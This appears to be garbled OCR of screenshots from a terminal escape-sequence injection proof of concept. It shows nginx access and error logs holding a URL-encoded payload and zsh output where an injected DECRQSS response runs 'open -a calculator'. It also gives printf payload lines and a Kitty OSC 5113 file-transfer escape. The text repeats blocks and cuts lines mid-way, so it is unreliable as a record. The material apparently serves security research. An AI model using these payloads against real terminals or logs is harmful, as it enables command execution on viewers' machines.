

2023/07/10 09:31:04 [error] 22#22: *102 open() "/usr/share/ng
ESC-INJECTION-SUCCESSFUL-LETS-POP-CALC
" failed (2: No such file or directory), client: 172.17.0.1,
SUCCESSFUL-LETS-POP-CALC%1B%5B0m%07%0a%1bP%24qm%03%1b%5c%1bP
.1", host: "localhost"
172.17.0.1 - - [10/Jul/2023:09:31:04 +0000] "GET /sup%0a%1B%5
qm%03%1b%5c%1bP%24qm%3bopen%20-a%20calculator%3b%0d%1b%5c%1bP
; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
^CP$qm;open -a calculator;
P$qm^|\
➜ Documents P$qm;open -a calculator;
zsh: command not found: P
➜ Documents P$qm


404 Not Found
localhost/sup%0a%1B%5B31mESC-INJECTION-SUCCESSFUL-LETS-POP-CALC%1B%5B0m%07%0a%1bP%24qm%03%1b%5c%1bP%24qm%3...
404 Not Found
nginx/1.23.3


172.17.0.1 - - [
%5c%1bP%24qm%3bo
.36" "-"
T /favicon.ico HTTP/1.1" 404 5
5c%1bP%24qm%1b%5c" "Mozilla/5.
0
,
=
RAM 5.54 GB CPU 0.40% Disk 47.27 GB avail. of 58.37 GB
404 Not F
localhos
stok@STOKs-MacB
2023/07/10 09:31:04 [error] 22#22: *102 open() "/usr/share/ng
ESC-INJECTION-SUCCESSFUL-LETS-POP-CALC
" failed (2: No such file or directory), client: 172.17.0.1,
SUCCESSFUL-LETS-POP-CALC%1B%5B0m%07%0a%1bP%24qm%03%1b%5c%1bP%
.1", host: "localhost"
172.17.0.1 - - [10/Jul/2023:09:31:04 +0000] "GET /sup%0a%1B%5
qm%03%1b%5c%1bP%24qm%3bopen%20-a%20calculator%3b%0d%1b%5c%1bP
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
^CP$qm;open -a calculator;
P$qm^[\
➜ Documents P$qm;open -a calculator;
zsh: command not found: P
➜ Documents P$qm
printf '\033P$qm\x03\033\\'
printf '\033P$qm;open -a calculator;\r\n\033\\'
printf '\033P$qm\033\\'


172.17.0.1 - - [
%5c%1bP%24qm%3bo
.36" "-"
T /favicon.ico HTTP/1.1" 404 5
5c%1bP%24qm%1b%5c" "Mozilla/5.
0
,
=
RAM 5.54 GB CPU 0.40% Disk 47.27 GB avail. of 58.37 GB
404 Not F
localhos
stok@STOKs-MacB
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

ESC-INJECTION-SUCCESSFUL-LETS-POP-CALC
" failed (2: No such file or directory), client: 172.17.0.1,
SUCCESSFUL-LETS-POP-CALC%1B%5B0m%07%0a%1bP%24qm%03%1b%5c%1bP%
.1", host: "localhost"
172.17.0.1 - - [10/Jul/2023:09:31:04 +0000] "GET /sup%0a%1B%5
qm%03%1b%5c%1bP%24qm%3bopen%20-a%20calculator%3b%0d%1b%5c%1bP
; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
^CP$qm;open -a calculator;
P$qm^[\
➜ Documents P$qm;open -a calculator;
zsh: command not found: P
➜ Documents P$qm
printf '\033P$qm\x03\033\\'
printf '\033P$qm;open -a calculator;\r\n\033\\'
printf '\033P$qm\033\\'


172.17.0.1 - - [
%5c%1bP%24qm%3bo
.36" "-"
T /favicon.ico HTTP/1.1" 404 5
5c%1bP%24qm%1b%5c" "Mozilla/5.
0
,
=
RAM 5.54 GB CPU 0.40% Disk 47.27 GB avail. of 58.37 GB
404 Not F
localhos
stok@STOKs-MacB
2023/07/10 09:31:04 [error] 22#22: *102 open() "/usr/share/ng
ESC-INJECTION-SUCCESSFUL-LETS-POP-CALC
" failed (2: No such file or directory), client: 172.17.0.1,
SUCCESSFUL-LETS-POP-CALC%1B%5B0m%07%0a%1bP%24qm%03%1b%5c%1bP%
.1", host: "localhost"
172.17.0.1 - - [10/Jul/2023:09:31:04 +0000] "GET /sup%0a%1B%5
qm%03%1b%5c%1bP%24qm%3bopen%20-a%20calculator%3b%0d%1b%5c%1bP
; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
^CP$qm;open -a calculator;
P$qm^[\
➜ Documents P$qm;open -a calculator;
zsh: command not found: P
➜ Documents P$qm
printf '\033P$qm\x03\007
printf '\033P$qm;open -a calculator;\r\n\033\\'
printf '\033P$qm\033\\'




```
printf '\033P$qm\x03\007
printf '\033P$qm;open -a calculator;\r\n\033\\'
printf '\033P$qm\033\\'
```

OSC5113 - KITTY
FILETRANSFER OVER TTY

```
printf '\033]5113;ac=send;id=test;n=aGVsbG8udHh0;sz=3;d=AQID\\'
```

